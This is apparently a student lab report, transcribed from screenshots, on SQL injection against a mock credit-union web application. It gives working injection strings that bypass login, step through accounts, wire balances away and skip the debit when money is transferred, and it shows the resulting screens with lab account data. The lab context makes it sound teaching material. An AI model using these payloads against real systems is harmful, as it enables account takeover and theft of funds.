
Lab 10 Report - SQL Injections

Poonamallee, Viyan. Sghier, Aymane. Wang, Jun. Zhipeng Yang.

2)

(a) Show how you can log into a single account without knowing any id numbers ahead of time.

Through the use of logical operators, tautological statements, and carefully placed comments, it's trivial to access specific accounts without any prior knowledge of their information.



We're working for GUE

Enter your **account ID** and password and click "submit."

Account ID Number:	1 OR 1=1
Password (alphanumeric only):	' OR 1=1 LIMIT 1; -- '

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
Done.



Account Information

Account:	211
Balance:	$8499
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com

Account Actions

Wire Funds

To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'


Wire amount: $

Routing Number: (e.g. 091000022)

Account Number: (e.g. 923884509)

(b) Show how you can log into any account you like (without knowing any id numbers ahead of time).

By adding an offset to the end of the password query, one can cycle through the different accounts in the database without needing either an ID or a password in order to access them.



FrobozzCo Community Credit Union

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Enter your **account ID** and password and click "submit."

Account ID Number:	1 OR 1=1
Password (alphanumeric only):	' OR 1=1 LIMIT 1 OFFSET 5; -- '

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
Done.



Account Information	
Account:	776
Balance:	$1736
Birthdate:	32450503
SSN:	403-00-1549
Phone:	3617
Email:	hector@frobozzco.com


Account Actions

Wire Funds

To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $
Routing Number: (e.g. 091000022)
Account Number: (e.g. 923884509)

(c) Make some account (your choice) wire its total balance to the bank with routing number: 314159265 and account number: 271828182845




Wire of $8499 to bank (314159265) account (271828182845) complete.

Account Information	
Account:	211
Balance:	$0
Birthdate:	32531121
SSN:	449-00-9198
Phone:	3035
Email:	camille@frobozzco.com


(d) Explain why you can't create a new account or arbitrarily update account balances (or show that you can).

Despite the user facing options having some boundary checks, there are ways to utilize the injection attack to arbitrarily update the balances. For example, when using SQL single line comments to invalidate the password field, it's fully possible to also use it to prematurely cut off the section of the code for money transfers that properly updates the sender's balance. As a result, it's possible to send money to any other employee (including yourself) without actually having it subtracted from your balance. This then becomes an infinite money glitch. With more time and thought put into it, it's possible that

However, this is not to say that one can create new accounts by injecting code on the user end, as none of the lines we intend to inject into are designed to add new entries to the database to begin with. For all previous injection attacks, they take advantage of a command that is already present in the query to begin with. Adding new accounts with arbitrary values would require either a query that already uses the INSERT statement, or would require us to be able to construct and append full SQL statements in the injection attack. This, by comparison, is not as feasible as the previous attack.



Account ID Number:	4466; --
Password (alphanumeric only):	' OR id=322 LIMIT 1; -- '



Account Information	
Account:	4466
Balance:	$668
Birthdate:	32590720
SSN:	415-00-1039
Phone:	2979
Email:	leif@frobozzco.com

Account Actions

Wire Funds


To wire funds: enter the amount (in whole dollars), the receiving bank's **routing number** and **receiving account number**, and press 'Wire Funds!'

Wire amount: $
Routing Number: (e.g. 091000022)
Account Number: (e.g. 923884509)

Transfer Money

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'

Transfer Amount: $ 600
Transfer To: NICHOLSON, LEIF




Transfer of $600 to NICHOLSON, LEIF complete.

Account Information	
Account:	4466
Balance:	$1268
Birthdate:	32590720
SSN:	415-00-1039
Phone:	2979
Email:	leif@frobozzco.com

3)

Command used: `0 OR 1=1 LIMIT 1 --` as the injection string to login as the first available account without ID number.



```
                    FrobozzCo Community Credit Union

  We're working for GUE
  ____________________________________________________________

 Enter your account ID and password and click "submit."

 Account ID Number:             0 OR 1=1 LIMIT 1 --_
 Password (alphanumeric only): sss____________________
 Submit
  ____________________________________________________________

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
 Done.
```



```
                                      FrobozzCo Community Credit Union (p1 of 2)
                           FrobozzCo Community Credit Union

   We're working for GUE
   ______________________________________________________________________

 Welcome, CAMILLE CANTU. (Log Out)

                                        (If you aren't CAMILLE CANTU, click here.)
   ______________________________________________________________________

                               Account Information
                           Account:            211
                           Balance:           $8499
                          Birthdate:        32531121
                              SSN:         449-00-9198
                            Phone:            3035
                            Email:    camille@frobozzco.com

                                 Account Actions
                                   Wire Funds

    To wire funds: enter the amount (in whole dollars), the receiving bank's routing number and
                   receiving account number, and press 'Wire Funds!'
                           Wire amount: $ ____________________
                   Routing Number: ____________________ (e.g. 091000022)
                   Account Number: ____________________ (e.g. 923884509)

                                    Wire Money


                                  Transfer Money

   To transfer money to another FCCU account holder, select the employee from the drop-down menu
       below, enter an ammount (in whole dollars) to transfer, and press 'Transfer Money!'
                            Transfer Amount: $ ____________________
                              Transfer To: [select employee____]

                                  Transfer Money

                                  Withdraw Cash
(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

`0 OR last='BUSH' --` as the injection string to login as the account by the last name BUSH



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
    We're working for GUE
   ______________________________________________________________

  Enter your account ID and password and click "submit."

  Account ID Number:            0 OR last='BUSH' --_
  Password (alphanumeric only): any_________________
  Submit
   ______________________________________________________________

  Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

  Done.
```



```
<<<                                   FrobozzCo Community Credit Union (p1 of 2)
                           FrobozzCo Community Credit Union

    We're working for GUE
   __________________________________________________________________________

   Welcome, BYRON BUSH. (Log Out)

                                   (If you aren't BYRON BUSH, click here.)
   __________________________________________________________________________

                                Account Information
                            Account:          1958
                            Balance:         $14157
                           Birthdate:       32451125
                              SSN:         337-00-9449
                             Phone:           2128
                             Email:    byron@frobozzco.com

                                  Account Actions
                                    Wire Funds

   To wire funds: enter the amount (in whole dollars), the receiving bank's routing
             number and receiving account number, and press 'Wire Funds!'
                         Wire amount: $ ____________________
                  Routing Number: ____________________ (e.g. 091000022)
                  Account Number: ____________________ (e.g. 923884509)


                                    Wire Money

                                  Transfer Money

    To transfer money to another FCCU account holder, select the employee from the
   drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                'Transfer Money!'
                         Transfer Amount: $ ____________________
                            Transfer To: [select employee____]

                                  Transfer Money
(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

`0 OR 1=1 ORDER BY last ASC LIMIT 1 --` as the injection string to wire money



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→→→                                        FrobozzCo Community Credit Unio
                  FrobozzCo Community Credit Union

 We're working for GUE
  ____________________________________________________________

Enter your account ID and password and click "submit."

Account ID Number:              0 OR 1=1 ORDER BY 1→
Password (alphanumeric only): w___________________
Submit
  ____________________________________________________________

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
Done.
```



```
←←←                                   FrobozzCo Community Credit Union (p1 of 2)
                          FrobozzCo Community Credit Union

  We're working for GUE
   ____________________________________________________________________________

 Welcome, CARY ANDREWS. (Log Out)
                                           (If you aren't CARY ANDREWS, click here.)
   ____________________________________________________________________________

                              Account Information
                           Account:            8849
                           Balance:           $2388
                          Birthdate:         32480929
                              SSN:          762-00-1802
                            Phone:             1776
                            Email:    cary@frobozzco.com

                                 Account Actions
                                   Wire Funds

 To wire funds: enter the amount (in whole dollars), the receiving bank's routing
           number and receiving account number, and press 'Wire Funds!'
                       Wire amount: $ ____________________
               Routing Number: ____________________ (e.g. 091000022)
               Account Number: ____________________ (e.g. 923884509)

